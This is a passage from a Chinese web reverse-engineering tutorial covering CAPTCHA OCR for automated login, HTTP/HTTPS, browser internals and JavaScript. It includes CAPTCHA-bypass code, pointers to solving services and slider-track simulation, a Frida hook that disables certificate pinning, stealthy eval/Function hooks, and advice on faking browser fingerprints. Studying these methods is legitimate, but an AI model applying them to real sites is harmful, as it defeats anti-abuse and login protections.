        print(f"🔴 登录失败: {result['message']}")
```

5.2 运行测试

```
python auto_login.py
```

预期输出:

-  下载验证码...
-  预处理图片...
-  识别验证码...
-  识别结果: 1234
-  发送登录请求...
-  响应: {'code': 0, 'message': '登录成功', 'token': '...'}
 登录成功!

验证清单

完成后，检查以下项目：

- 成功下载验证码图片
- Tesseract OCR 能正常识别
- 预处理提高了识别率
- 完整的自动化流程能运行
- 识别准确率达到 60% 以上

进阶练习

练习 1: 提高识别率

尝试不同的预处理方法：

```
# 方法1: 调整二值化阈值
_, binary = cv2.threshold(gray, 150, 255, cv2.THRESH_BINARY)

# 方法2: 膨胀和腐蚀
dilate = cv2.dilate(binary, kernel, iterations=1)
erode = cv2.erode(dilate, kernel, iterations=1)

# 方法3: 去除边框
h, w = gray.shape
gray = gray[5:h-5, 5:w-5]
```

练习 2: 处理字母验证码

修改 OCR 配置:

```
# 识别字母+数字
text = pytesseract.image_to_string(img, config='--psm 7')

# 只识别大写字母+数字
text = pytesseract.image_to_string(img, config='--psm 7 -c
tessedit_char_whitelist=ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789')
```

练习 3: 使用机器学习

对于复杂验证码，可以使用深度学习:

```
# 使用 CRNN 模型
import torch
from crnn import CRNN

model = CRNN()
model.load_state_dict(torch.load('captcha_model.pth'))
result = model.predict(img)
```

训练数据: 需要标注 1000+验证码样本

！ 常见问题

Q1: OCR 完全识别不出来怎么办？

A: 可能的原因和解决方案：

1. 干扰太强：

- 尝试更激进的预处理
- 使用机器学习模型
- 考虑使用打码平台

2. 字体特殊：

- 训练 Tesseract 自定义字体
- 使用深度学习模型

3. 验证码类型不适合 OCR：

- 滑块验证码 → 使用轨迹模拟
- 点选验证码 → 使用图像识别
- 行为验证码 → 分析行为模式

Q2: 识别率只有 30%，如何提高？

A: 按顺序尝试：

1. 优化预处理 (可提升到 60%)
2. 调整 OCR 参数 (可提升到 70%)
3. 多次识别取最可能结果 (可提升到 80%)
4. 训练自定义模型 (可提升到 90%+)

代码示例：

```
# 多次识别
results = []
for i in range(5):
    result = recognize_captcha(img)
    results.append(result)

# 取出现最多的结果
from collections import Counter
most_common = Counter(results).most_common(1)[0][0]
```

Q3: 何时应该使用打码平台?

A: 以下情况建议使用打码平台:

- 验证码非常复杂 (扭曲、重叠、背景复杂)
- 识别率低于 60%且优化无效
- 验证码类型多变
- 项目预算充足

推荐平台:

- 超级鹰: <http://www.chaojiying.com/>
- 打码兔: <http://www.dama2.com/>

成本: 约 ¥0.001 - ¥0.01 / 张

Q4: 如何处理滑块验证码?

A: 滑块验证码不适合 OCR, 需要:

1. 模拟滑动轨迹:

```
# 生成模拟人类的轨迹
def generate_track(distance):
    track = []
    current = 0
    while current < distance:
        v = random.randint(1, 5)
        track.append(v)
        current += v
    return track
```

2. 分析缺口位置:

- 使用图像识别找到缺口
- 计算需要移动的距离

参考: [验证码绕过](#)



原理解析

OCR 工作原理

图片 → 预处理 → 特征提取 → 字符分类 → 文本输出

关键步骤:

1. 二值化: 转为黑白图片, 突出文字
2. 去噪: 移除干扰点和线条
3. 分割: 将字符分割为独立的部分
4. 识别: 将每个字符与字库对比

为什么需要预处理？

原始验证码的干扰：

- 噪点（随机点）
- 干扰线（随机线条）
- 颜色变化
- 字符粘连或断裂

预处理可以：

- 去除噪点和线条
 - 统一颜色（黑白）
 - 修复断裂
 - 分离粘连
-



相关配方

基础配方

- [调试技巧](#) - 调试验证流程

高级配方

- [验证码识别与绕过](#) - 更多验证码类型
- [浏览器指纹](#) - 行为验证码

工具脚本

- [自动化脚本](#) - Selenium 自动化
-



恭喜！

你已经掌握了：

- 验证码流程分析
- OCR 基础使用
- 图像预处理技巧
- 自动化验证码识别

下一步：

- 深入学习 [验证码绕过](#)
- 或开始 [基础配方](#) 的系统学习

小贴士：

- OCR 不是万能的，复杂验证码需要机器学习
- 遵守网站的服务条款和请求频率限制
- 合法合规使用这些技术

Happy Bypassing! 🎉

Part II: Kitchen Basics

| [R04] HTTP/HTTPS Protocol

R04: HTTP/HTTPS 协议

概述

HTTP (HyperText Transfer Protocol) 和 HTTPS (HTTP Secure) 是 Web 通信的基础协议。理解这些协议对于 Web 逆向工程至关重要。

HTTP 基础

请求方法

常见的 HTTP 方法:

- GET: 请求指定的资源, 参数在 URL 中
- POST: 向服务器提交数据, 参数在请求体中
- PUT: 更新资源
- DELETE: 删除资源
- HEAD: 类似 GET, 但只返回头部
- OPTIONS: 获取服务器支持的方法
- PATCH: 部分更新资源

请求结构

```
GET /api/users?id=123 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept: application/json
Cookie: session_id=abc123
```

组成部分：

1. 请求行：方法 + 路径 + 协议版本
2. 请求头：Key-Value 键值对
3. 空行
4. 请求体（可选）

响应结构

```
HTTP/1.1 200 OK
Content-Type: application/json
Set-Cookie: token=xyz789
Content-Length: 42

{"status": "success", "data": {"id": 123}}
```

组成部分：

1. 状态行：协议版本 + 状态码 + 状态描述
2. 响应头
3. 空行
4. 响应体

状态码

1xx 信息响应

- 100 Continue: 继续请求
- 101 Switching Protocols: 切换协议

2xx 成功

- 200 OK: 请求成功
- 201 Created: 资源已创建
- 204 No Content: 无内容返回

3xx 重定向

- 301 Moved Permanently: 永久重定向
- 302 Found: 临时重定向
- 304 Not Modified: 资源未修改

4xx 客户端错误

- 400 Bad Request: 请求错误
- 401 Unauthorized: 未授权
- 403 Forbidden: 禁止访问
- 404 Not Found: 资源不存在
- 429 Too Many Requests: 请求过多

5xx 服务器错误

- 500 Internal Server Error: 服务器内部错误
 - 502 Bad Gateway: 网关错误
-

- 503 Service Unavailable: 服务不可用

重要的 HTTP 头部

请求头

Header	说明	示例
User-Agent	客户端标识	Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept	可接受的内容类型	application/json, text/html
Accept-Encoding	可接受的编码	gzip, deflate, br
Accept-Language	可接受的语言	zh-CN,zh;q=0.9,en;q=0.8
Cookie	Cookie 信息	session_id=abc123; token=xyz
Referer	来源页面	https://example.com/page1
Origin	请求来源	https://example.com
Authorization	认证信息	Bearer eyJhbGciOiJIUzI1NiIs...
Content-Type	请求体类型	application/json
Content-Length	请求体长度	256

响应头

Header	说明	示例
Content-Type	响应内容类型	application/json; charset=utf-8
Content-Length	响应体长度	1024
Set-Cookie	设置Cookie	session_id=abc; Path=/; HttpOnly
Cache-Control	缓存控制	no-cache, no-store, must-revalidate
Access-Control-Allow-Origin	CORS 允许的源	* 或 https://example.com
Location	重定向地址	https://example.com/new-page
Content-Encoding	内容编码	gzip
ETag	资源标识	"33a64df551425fcc55e4d42a148795d9f25f89d4"

HTTPS 工作原理

TLS/SSL 加密

HTTPS 在 HTTP 基础上增加了 TLS/SSL 加密层：

应用层：HTTP
安全层：TLS/SSL
传输层：TCP
网络层：IP

TLS 握手过程

1. ClientHello: 客户端发送支持的加密套件、TLS 版本等
2. ServerHello: 服务器选择加密套件，发送证书
3. 证书验证: 客户端验证服务器证书
4. 密钥交换: 使用 RSA 或 DH 算法交换密钥
5. 完成握手: 双方确认，开始加密通信

证书验证

- 证书链: 服务器证书 → 中间证书 → 根证书
- 信任锚点: 操作系统/浏览器内置的根证书
- 证书吊销: CRL 和 OCSP 检查

逆向分析中的应用

1. 流量分析

使用代理工具拦截和分析 HTTPS 流量：

```
# 使用 mitmproxy
mitmproxy --mode transparent --set console_mouse=false

# 使用 Burp Suite
# 配置浏览器代理到 127.0.0.1:8080
# 安装 Burp CA 证书
```

2. 证书绕过

某些应用会进行证书固定 (Certificate Pinning)，需要绕过：

```
// Hook Java 的证书验证 (Android)
Java.perform(function () {
    var TrustManager = Java.use("javax.net.ssl.X509TrustManager");
    TrustManager.checkServerTrusted.implementation = function (chain, authType) {
        console.log("Certificate pinning bypassed");
    };
});
```

3. 请求重放

捕获请求后可以修改参数重放：

```
import requests

headers = {
    'User-Agent': 'Mozilla/5.0',
    'Authorization': 'Bearer token123'
}

response = requests.post(
    'https://api.example.com/data',
    headers=headers,
    json={'key': 'value'}
)
```

4. 签名分析

很多 API 会对请求参数进行签名：

```
// 常见的签名生成流程
function generateSignature(params) {
    // 1. 参数排序
    const sorted = Object.keys(params).sort();

    // 2. 拼接字符串
    let str = "";
    sorted.forEach((key) => {
        str += key + "=" + params[key] + "&";
    });

    // 3. 加上密钥
    str += "secret_key";

    // 4. MD5/SHA256 哈希
    return md5(str);
}
```

HTTP/2 特性

多路复用

- 单个 TCP 连接可以并发多个请求
- 解决了 HTTP/1.1 的队头阻塞问题

二进制分帧

- 使用二进制格式而非文本
- 更高效的解析

服务器推送

- 服务器可以主动推送资源
- 减少请求次数

头部压缩

- 使用 HPACK 算法压缩头部
- 减少传输数据量

常见问题

Q: 如何在逆向时识别 API 加密？

A:

1. 抓包观察请求参数是否有明显的加密特征 (Base64、Hex 编码)
2. 在浏览器 DevTools 中搜索参数名，定位到生成代码
3. 设置断点，追踪参数生成流程
4. 识别使用的加密算法 (常见的有 MD5、SHA256、AES 等)

Q: HTTPS 一定安全吗？

A: 不一定。HTTPS 只保证传输层安全，但不能防止：

- XSS 攻击
- CSRF 攻击
- 中间人攻击 (如果证书验证被绕过)
- 应用层的逻辑漏洞

Q: 如何处理 HTTP/2 的流量分析？

A:

- 使用支持 HTTP/2 的代理工具 (如最新版 Burp Suite、Charles)
- 浏览器 DevTools 可以查看 HTTP/2 流量

-
- Wireshark 可以解析 HTTP/2 协议（需要 SSL 密钥）
-

进阶阅读

- RFC 7230 - HTTP/1.1 Message Syntax and Routing
 - RFC 7540 - HTTP/2
 - RFC 8446 - TLS 1.3
 - MDN Web Docs - HTTP
-

相关章节

- TLS/SSL 握手过程
- CORS 与同源策略
- 浏览器开发者工具
- Burp Suite 指南

[R05] Browser Architecture

R05: 浏览器架构与渲染引擎

概述

了解浏览器的内部架构和渲染流程，有助于逆向工程师理解页面是如何从代码变成可视化的像素的，以及如何利用这些机制来检测自动化工具或反调试。

浏览器作为操作系统

现代浏览器（如 Chrome）不仅仅是一个简单的文档查看器，它更像是一个操作系统。

多进程架构 (Chrome 模型)

为了稳定性和安全性，现代浏览器采用多进程架构：

```

graph TB
    subgraph Chrome ["Chrome 浏览器"]
        Browser[Browser Process<br/>主进程<br/>]
        >• 进程协调<br/>• 权限管理

        subgraph Renderers ["Renderer Processes (渲染进程)"]
            R1[Tab 1<br/>]
            R2[Tab 2<br/>]
            R3[Tab 3<br/>]
            >• Blink 引擎<br/>• V8 引擎<br/>• DOM/CSSOM<br/>•
            JavaScript
        end

        GPU[GPU Process<br/>GPU 进程<br/>]
        >• Canvas 渲染<br/>• WebGL<br/>•
        CSS 3D 变换<br/>• 视频解码

        Plugin[Plugin Process<br/>插件进程<br/>]
        >• Flash (已弃用)<br/>• PDF 阅
        读器<br/>• 其他插件

        Network[Network Service<br/>网络服务<br/>]
        >• HTTP/HTTPS<br/>•
        WebSocket<br/>• DNS 解析
        end

        Browser --> R1
        Browser --> R2
        Browser --> R3
        Browser --> GPU
        Browser --> Plugin
        Browser --> Network

        R1 --> GPU
        R2 --> GPU
        R3 --> GPU

        style Browser fill:#4a90e2
        style R1 fill:#7ed321
        style R2 fill:#7ed321
        style R3 fill:#7ed321
        style GPU fill:#f5a623
        style Plugin fill:#bd10e0
        style Network fill:#50e3c2
    
```

各进程职责:

1. Browser Process (主进程): 负责地址栏、书签、前进/后退、协调其他进程。
2. Renderer Process (渲染进程): 核心关注点。负责将 HTML/CSS/JS 转换为网页。
 - 通常每个 Tab 是一个独立的进程 (Site Isolation) 。

- JS 也是运行在这里（V8 引擎）。

3. GPU Process: 处理 GPU 任务（CSS 3D 变换、Canvas 绘图）。

4. Plugin Process: 运行 Flash 等插件。

5. Network Service: 处理所有网络请求。

逆向启示

- 内存隔离: 由于不同 Tab 在不同进程, 你不能简单地跨 Tab 直接读写内存数据（除非通过 DevTools 协议）。
 - Headless 检测: 无头浏览器（Headless Chrome）在启动时某些图形相关的进程行为或 GPU 参数可能与正常浏览器不同, 这常被用于反爬检测。
-

渲染流程 (Rendering Pipeline)

理解渲染流程对于分析反爬虫技术（如验证码的人机识别、DOM 混淆）很有帮助。

1. 解析 (Parsing)

- HTML -> DOM: 解析 HTML 文本生成 DOM 树。
- CSS -> CSSOM: 解析 CSS 生成 CSSOM 树。

2. 布局 (Layout / Reflow)

- DOM + CSSOM 合并为 Render Tree。
- 计算每个节点的确切几何位置（坐标、宽高）。
- Reflow (回流): 当页面布局发生变化（如 JS 修改了宽高）, 浏览器需要重新计算布局。这很消耗性能。

3. 绘制 (Painting / Repaint)

- 将 Render Tree 转换为屏幕上的像素。
- Repaint (重绘): 改变颜色但不变布局的操作。

4. 合成 (Compositing)

- 浏览器将页面分为多个图层 (Layers) , GPU 将这些图层合成一张图片。

完整渲染流程图

```
graph TD
    subgraph Input ["输入阶段"]
        HTML[HTML 文档]
        CSS[CSS 样式表]
        JS[JavaScript]
    end

    subgraph Parse ["解析阶段"]
        HTMLParse[HTML 解析器]
        CSSParse[CSS 解析器]
        DOM[DOM Tree]
        CSSOM[CSSOM Tree]
    end

    subgraph Render ["渲染树构建"]
        RenderTree[Render Tree<br/>合并 DOM + CSSOM]
    end

    subgraph Layout ["布局计算"]
        LayoutCalc[计算几何位置<br/>Layout/Reflow]
    end

    subgraph Paint ["绘制"]
        PaintOps[生成绘制指令<br/>Painting/Repaint]
        Layers[分层 Layering]
    end

    subgraph Composite ["合成"]
        Raster[Rasterize]
        GPUComp[GPU 合成]
        Display[显示到屏幕]
    end

    HTML --> HTMLParse
    HTMLParse --> DOM
    CSS --> CSSParse
    CSSParse --> CSSOM
    DOM --> RenderTree
    CSSOM --> RenderTree
    RenderTree --> LayoutCalc
    LayoutCalc --> PaintOps
    PaintOps --> Layers
    Layers --> Raster
    Raster --> GPUComp
    GPUComp --> Display

    JS -.-->|修改 DOM| DOM
    JS -.-->|修改样式| CSSOM
    JS -.-->|触发 Reflow| LayoutCalc
    JS -.-->|触发 Repaint| PaintOps

    style Display fill:#51cf66
    style JS fill:#fff9e1
```

[Reverse Engineering Context] 阻塞与检测

- JS 阻塞渲染: JS 引擎和渲染引擎通常是互斥的（运行在同一主线程）。如果 JS 执行死循环或繁重计算，页面会假死。
 - 检测不可见元素: 某些反爬虫会在页面插入 `opacity: 0` 或 `visibility: hidden` 的元素来迷惑爬虫。虽然人眼看不见，但它们存在于 DOM 和 CSSOM 中。如果爬虫尝试点击这些“不可见”的陷阱元素，就会暴露身份。
-

JavaScript 引擎 (V8)

V8 是 Chrome 的 JS 引擎，也是 Node.js 的核心。

1. JIT (Just-In-Time) 编译: V8 不只是解释执行，还会将热点代码编译成机器码。
 2. 垃圾回收 (GC): 自动管理内存。
-

浏览器指纹 (Browser Fingerprinting)

浏览器架构的微小差异导致了指纹的产生。

- Canvas 指纹: 不同 OS + 显卡 + 驱动在渲染字体和抗锯齿时有微小差异。
- WebGL 指纹: 同样利用 GPU 的差异。
- Font 指纹: 系统安装的字体列表。

逆向工程师需要识别这些指纹采集点，以便在自动化工具中进行伪造 (Mock)。

总结

浏览器架构看似底层，但其实与上层的 JS 逆向息息相关。从进程模型到渲染流水线，每一个环节都可能隐藏着反爬虫的检测点或 Bypass 的切入点。

[R06] JavaScript Basics

R06: JavaScript 基础

概述

JavaScript 是 Web 逆向工程中最重要的语言。掌握 JavaScript 的核心概念对于理解和分析 Web 应用至关重要。

数据类型

基本类型 (Primitive Types)

```
// Number
let num = 42;
let float = 3.14;
let hex = 0xff; // 255

// String
let str = "Hello";
let str2 = "World";
let template = `${str} ${str2}`; // "Hello World"

// Boolean
let isTrue = true;
let isFalse = false;

// Undefined
let notDefined;
console.log(notDefined); // undefined

// Null
let empty = null;

// Symbol (ES6+)
let sym = Symbol("description");

// BigInt (ES2020+)
let bigNum = 1234567890123456789012345678901234567890n;
```

引用类型 (Reference Types)

```
// Object
let obj = {
    name: "John",
    age: 30,
    greet: function () {
        console.log("Hello");
    },
};

// Array
let arr = [1, 2, 3, 4, 5];
let mixed = [1, "two", true, null, { key: "value" }];

// Function
function myFunc() {
    return "Hello";
}

// Date
let date = new Date();

// RegExp
let regex = /pattern/gi;
```

变量声明

var vs let vs const

```
// var: 函数作用域, 存在变量提升
var x = 1;
if (true) {
    var x = 2; // 同一个变量
    console.log(x); // 2
}
console.log(x); // 2

// let: 块作用域, 无变量提升
let y = 1;
if (true) {
    let y = 2; // 不同的变量
    console.log(y); // 2
}
console.log(y); // 1

// const: 块作用域, 常量 (引用不可变)
const z = 1;
// z = 2; // 错误: 不能重新赋值

const obj = { name: "John" };
obj.name = "Jane"; // 可以修改对象属性
// obj = {}; // 错误: 不能重新赋值
```

作用域与闭包

作用域链

```
let global = "global";

function outer() {
    let outerVar = "outer";

    function inner() {
        let innerVar = "inner";
        console.log(global); // "global"
        console.log(outerVar); // "outer"
        console.log(innerVar); // "inner"
    }

    inner();
}

outer();
```

闭包 (Closure)

```
function createCounter() {
    let count = 0;

    return {
        increment: function () {
            count++;
            return count;
        },
        decrement: function () {
            count--;
            return count;
        },
        getCount: function () {
            return count;
        },
    };
}

let counter = createCounter();
console.log(counter.increment()); // 1
console.log(counter.increment()); // 2
console.log(counter.getCount()); // 2
```

在逆向中的应用：很多 JS 加密函数使用闭包来隐藏密钥。

this 关键字

this 的绑定规则

```
// 1. 默认绑定 - 指向全局对象 (严格模式下为 undefined)
function defaultBinding() {
    console.log(this); // window (浏览器) 或 global (Node.js)
}

// 2. 隐式绑定 - 指向调用对象
let obj = {
    name: "John",
    greet: function () {
        console.log(this.name);
    },
};
obj.greet(); // "John"

// 3. 显式绑定 - 使用 call/apply/bind
function greet() {
    console.log(this.name);
}
let person = { name: "Jane" };
greet.call(person); // "Jane"
greet.apply(person); // "Jane"
let boundGreet = greet.bind(person);
boundGreet(); // "Jane"

// 4. new 绑定 - 指向新创建的对象
function Person(name) {
    this.name = name;
}
let p = new Person("Bob");
console.log(p.name); // "Bob"

// 5. 箭头函数 - 继承外层作用域的 this
let obj2 = {
    name: "Alice",
    greet: () => {
        console.log(this.name); // undefined?继承外层 this?
    },
    greet2: function () {
        setTimeout(() => {
            console.log(this.name); // "Alice"?继承 greet2 的 this?
        }, 100);
    },
};
```

原型与原型链

原型基础

```
function Person(name) {
  this.name = name;
}

// 在原型上定义方法
Person.prototype.greet = function () {
  console.log(`Hello, I'm ${this.name}`);
};

let p1 = new Person("John");
let p2 = new Person("Jane");

p1.greet(); // "Hello, I'm John"
p2.greet(); // "Hello, I'm Jane"

// p1 和 p2 共享同一个 greet 方法
console.log(p1.greet === p2.greet); // true
```

原型链

```
let obj = { a: 1 };

// 原型链: obj -> Object.prototype -> null
console.log(obj.__proto__ === Object.prototype); // true
console.log(Object.prototype.__proto__); // null

// 属性查找会沿着原型链向上查找
console.log(obj.toString); // [Function: toString] (来自 Object.prototype)
```

Class 语法 (ES6+)

```
class Person {
  constructor(name) {
    this.name = name;
  }

  greet() {
    console.log(`Hello, I'm ${this.name}`);
  }

  static species() {
    return "Homo sapiens";
  }
}

class Student extends Person {
  constructor(name, grade) {
    super(name);
    this.grade = grade;
  }

  study() {
    console.log(`${this.name} is studying in grade ${this.grade}`);
  }
}

let student = new Student("Alice", 10);
student.greet(); // "Hello, I'm Alice"
student.study(); // "Alice is studying in grade 10"
```

异步编程

回调函数 (Callback)

```
function fetchData(callback) {
  setTimeout(() => {
    callback("Data loaded");
  }, 1000);
}

fetchData((data) => {
  console.log(data); // "Data loaded" (1秒后)
});
```

Promise

```
function fetchData() {
  return new Promise((resolve, reject) => {
    setTimeout(() => {
      let success = true;
      if (success) {
        resolve("Data loaded");
      } else {
        reject("Error occurred");
      }
    }, 1000);
  });
}

// 使用 .then()
fetchData()
  .then((data) => console.log(data))
  .catch((error) => console.error(error));

// Promise 链式调用
fetch("https://api.example.com/data")
  .then((response) => response.json())
  .then((data) => console.log(data))
  .catch((error) => console.error(error));
```

Async/Await (ES2017+)

```
async function loadData() {
  try {
    let response = await fetch("https://api.example.com/data");
    let data = await response.json();
    console.log(data);
  } catch (error) {
    console.error(error);
  }
}

loadData();
```

常用内置对象和方法

Array 方法

```
let arr = [1, 2, 3, 4, 5];

// 遍历
arr.forEach((item) => console.log(item));

// 映射
let doubled = arr.map((x) => x * 2); // [2, 4, 6, 8, 10]

// 过滤
let evens = arr.filter((x) => x % 2 === 0); // [2, 4]

// 归约
let sum = arr.reduce((acc, x) => acc + x, 0); // 15

// 查找
let found = arr.find((x) => x > 3); // 4
let index = arr.findIndex((x) => x > 3); // 3

// 判断
let hasEven = arr.some((x) => x % 2 === 0); // true
let allPositive = arr.every((x) => x > 0); // true

// 展平
let nested = [1, [2, [3, 4]]];
let flat = nested.flat(2); // [1, 2, 3, 4]
```

String 方法

```
let str = "Hello World";  
  
// 查找  
str.indexOf("World"); // 6  
str.includes("World"); // true  
str.startsWith("Hello"); // true  
str.endsWith("World"); // true  
  
// 提取  
str.substring(0, 5); // "Hello"  
str.slice(0, 5); // "Hello"  
str.substr(0, 5); // "Hello" (已废弃)  
  
// 替换  
str.replace("World", "JavaScript"); // "Hello JavaScript"  
str.replaceAll("l", "L"); // "HeLLo WorLD"  
  
// 分割与连接  
str.split(" "); // ["Hello", "World"]  
["Hello", "World"].join("-"); // "Hello-World"  
  
// 大小写  
str.toLowerCase(); // "hello world"  
str.toUpperCase(); // "HELLO WORLD"  
  
// 去空格  
" hello ".trim(); // "hello"  
" hello ".trimStart(); // "hello "  
" hello ".trimEnd(); // " hello"
```

Object 方法

```
let obj = { a: 1, b: 2, c: 3 };

// 获取键、值、条目
Object.keys(obj); // ["a", "b", "c"]
Object.values(obj); // [1, 2, 3]
Object.entries(obj); // [["a", 1], ["b", 2], ["c", 3]]

// 合并对象
let merged = Object.assign({}, obj, { d: 4 }); // {a: 1, b: 2, c: 3, d: 4}
let spread = { ...obj, d: 4 }; // {a: 1, b: 2, c: 3, d: 4}

// 冻结对象
Object.freeze(obj);
obj.a = 100; // 无效
console.log(obj.a); // 1

// 密封对象
Object.seal(obj);
obj.a = 100; // 可以修改
delete obj.a; // 无效
```

正则表达式

基本语法

```
// 创建正则
let regex1 = /pattern/gi;
let regex2 = new RegExp("pattern", "gi");

// 标志
// g - 全局匹配
// i - 忽略大小写
// m - 多行匹配
// s - . 匹配换行符
// u - Unicode 模式
// y - 粘性匹配

// 常用方法
let str = "Hello World 123";

str.match(/\d+/); // ["123"]
str.search(/World/); // 6
str.replace(/\d+/, "456"); // "Hello World 456"
str.split(/\s+/); // ["Hello", "World", "123"]

/World/.test(str); // true
/\d+/.exec(str); // ["123", index: 12, input: "Hello World 123"]
```

常用模式

```
// 数字
/\d+/ // 一个或多个数字
/^\\d+$/ // 整行都是数字

// 字母
/[a-zA-Z]+/ // 一个或多个字母

// 邮箱
/^([a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,})$/

// URL
/^https?:\/\/.+/

// 手机号 (中国)
/^1[3-9]\d{9}$/

// 捕获组
let match = "2024-12-17".match(/(\d{4})-(\d{2})-(\d{2})/);
// match[0] = "2024-12-17"
// match[1] = "2024"
// match[2] = "12"
// match[3] = "17"
```

错误处理

```
// try-catch
try {
    // 可能出错的代码
    let result = riskyOperation();
} catch (error) {
    console.error("Error occurred:", error.message);
} finally {
    // 无论是否出错都会执行
    cleanup();
}

// 抛出错误
function divide(a, b) {
    if (b === 0) {
        throw new Error("Division by zero");
    }
    return a / b;
}

// 自定义错误
class CustomError extends Error {
    constructor(message) {
        super(message);
        this.name = "CustomError";
    }
}

throw new CustomError("Something went wrong");
```

模块化

ES6 模块

```
// math.js
export function add(a, b) {
    return a + b;
}

export const PI = 3.14159;

export default class Calculator {
    // ...
}

// main.js
import Calculator, { add, PI } from "./math.js";
import * as math from "./math.js";

console.log(add(1, 2)); // 3
console.log(PI); // 3.14159
let calc = new Calculator();
```

CommonJS (Node.js)

```
// math.js
function add(a, b) {
    return a + b;
}

module.exports = {
    add,
    PI: 3.14159,
};

// main.js
const math = require("./math");
console.log(math.add(1, 2)); // 3
```

逆向分析技巧

1. 查找加密函数

```
// 常见的加密库关键词  
// CryptoJS, crypto, encrypt, decrypt, MD5, SHA, AES, RSA  
  
// 搜索技巧  
// 在 DevTools 的 Sources 面板中全局搜索这些关键词  
// Ctrl+Shift+F (Windows) 或 Cmd+Opt+F (Mac)
```

2. Hook 函数

```
// Hook 原生方法  
const originalFetch = window.fetch;  
window.fetch = function (...args) {  
    console.log("Fetch called with:", args);  
    return originalFetch.apply(this, args);  
};  
  
// Hook 对象方法  
const originalPush = Array.prototype.push;  
Array.prototype.push = function (...items) {  
    console.log("Array push:", items);  
    return originalPush.apply(this, items);  
};
```

3. 调试混淆代码

```
// 使用 debugger 语句  
function suspiciousFunction() {  
    debugger; // 执行到这里会自动断点  
    // ...  
}  
  
// 条件断点  
// 在 DevTools 中右键设置条件断点  
// 例如: userId === '12345'  
  
// 日志点  
// 不暂停执行, 只输出日志
```

相关章节

- DOM 与 BOM
- 浏览器开发者工具
- JavaScript 反混淆
- 调试技巧与断点设置

[R07] JavaScript Execution Mechanism

R07: JavaScript 执行机制

概述

深入理解 JavaScript 的执行机制（事件循环、V8 引擎、编译原理）对于处理复杂的反调试脚本、分析异步加密逻辑以及理解混淆代码的控制流至关重要。

1. 单线程与事件循环 (Event Loop)

JavaScript 是单线程的（主线程），为了不阻塞 UI 渲染，它采用了事件循环机制来处理异步任务。

宏任务 (MacroTask) vs 微任务 (MicroTask)

这是面试题常客，也是逆向分析异步代码执行顺序的关键。

- MacroTask (宏任务): `setTimeout`, `setInterval`, `setImmediate` (Node), I/O, UI Rendering.
- MicroTask (微任务): `Promise.then`, `process.nextTick` (Node), `MutationObserver`.

执行顺序

1. 执行同步代码 (Main Script)。
2. 执行所有 MicroTasks (清空微任务队列)。
3. 执行一个 MacroTask。
4. 执行所有 MicroTasks。
5. 更新 UI 渲染。

6. 回到步骤 3。

[Reverse Engineering Context] 反调试陷阱

很多反调试代码利用 MicroTask 的高优先级来卡死浏览器或者检测调试器。

```
// 示例: 利用 Event Loop 差异检测环境或制造时序混淆
console.log("Start");

setTimeout(() => {
  console.log("Timeout"); // 宏任务
}, 0);

Promise.resolve().then(() => {
  console.log("Promise"); // 微任务
  // 恶意代码可能插在这里, 优先于 setTimeout 执行
});

console.log("End");

// 输出: Start -> End -> Promise -> Timeout
```

如果在 `setTimeout` 回调里下了断点, 却发现在此之前某些变量已经被 `Promise` 改了, 这就是原因。

2. V8 引擎架构

Chrome 和 Node.js 都使用 V8 引擎。

编译流水线

1. Parse: 源码 -> AST (抽象语法树)。
2. Ignition (解释器): AST -> Bytecode (字节码) 并执行。
3. TurboFan (优化编译器): 将热点 Bytecode 编译成高效的 Machine Code (机器码)。
4. Deoptimization (去优化): 如果假设失败 (例如变量类型变了), 从机器码退回到字节码。

[Reverse Engineering Context] JIT 带来的现象

- 热点函数: 如果一个加密函数被频繁调用, 它会被编译成极其高效的汇编。在 Profiler 中看到标红的可能是关键逻辑。
- 类型变换: 混淆代码有时会故意频繁改变变量类型 (Int -> String -> Object), 强迫 V8 进行 Deoptimization, 导致代码执行变慢, 干扰性能分析, 甚至利用 JIT Bug。

3. 作用域链与上下文

执行上下文 (Execution Context)

每当 JS 引擎执行代码时, 都会创建上下文:

- Global Context: 全局。
- Function Context: 函数调用时创建。

变量对象 (VO) 与 活动对象 (AO)

- 存储函数内的 arguments, 变量, 内部函数。
- 逆向时, Scopes 面板看到的 Closure 就是保存了外部函数 AO 的引用。

4. 垃圾回收 (Garbage Collection)

V8 使用分代回收算法:

- 新生代 (New Space): 存活时间短的对象, 使用 Scavenge 算法 (复制清除)。
- 老生代 (Old Space): 存活时间长的对象, 使用 Mark-Sweep (标记清除) 和 Mark-Compact (标记整理)。

[Reverse Engineering Context] 内存泄漏

如果发现网页内存持续飙升，可能是反爬虫脚本在故意制造内存压力，或者由于频繁创建未销毁的闭包导致。

5. Eval 与 Function 构造器

动态执行代码的两种方式，也是混淆的重灾区。

```
eval("var a = 1"); // 访问本地作用域  
new Function("return 1")(); // 只能访问全局作用域
```

对抗: Hook `eval` 和 `Function` 是获取解密后代码的最快路径。

```
// Hook eval  
window._eval = window.eval;  
window.eval = function (str) {  
    console.log("[eval]", str);  
    return window._eval(str);  
};  
  
// Hook Function  
// 注意: Function 不仅仅是函数, 它本身也是构造器  
var _Function = window.Function;  
window.Function = function (...args) {  
    let body = args[args.length - 1];  
    console.log("[Function]", body);  
    return _Function.apply(this, args);  
};  
// 保持原型链, 防止检测  
window.Function.prototype = _Function.prototype;  
window.Function.prototype.constructor = window.Function;
```

总结

理解 JS 执行机制让我们不仅能看懂代码，还能看懂代码“背后”的行为——为什么这里的断点进不去？为什么这段代码执行顺序和想的不一样？为什么内存一直在涨？这些问题的答案都在 Event Loop 和 V8 引擎里。

[R08] DOM And BOM

R08: DOM 与 BOM

概述

DOM (文档对象模型) 和 BOM (浏览器对象模型) 是 JavaScript 与网页内容及浏览器窗口交互的接口。在 Web 逆向中，理解它们对于定位页面元素、分析事件触发逻辑以及应对反调试至关重要。

DOM (Document Object Model)

DOM 将 HTML 文档解析为一个树状结构，JavaScript 通过 DOM API 来操作页面内容。

1. 核心概念

- DOM Tree: 整个文档的层级结构。
- Node (节点): 树中的每个组成部分（元素、文本、注释等）。
- Element (元素): HTML 标签对应的节点（如 `<div>`, `<body>`）。

2. 常用操作

选择与遍历

```
// 选择器
document.getElementById("app"); // 唯一 ID
document.querySelector(".class-name"); // 第一个匹配
document.querySelectorAll("div > span"); // 所有匹配

// 遍历
element.parentNode; // 父节点
element.children; // 子元素列表
element.nextElementSibling; // 下一个兄弟元素
```

修改 DOM

```
// 创建
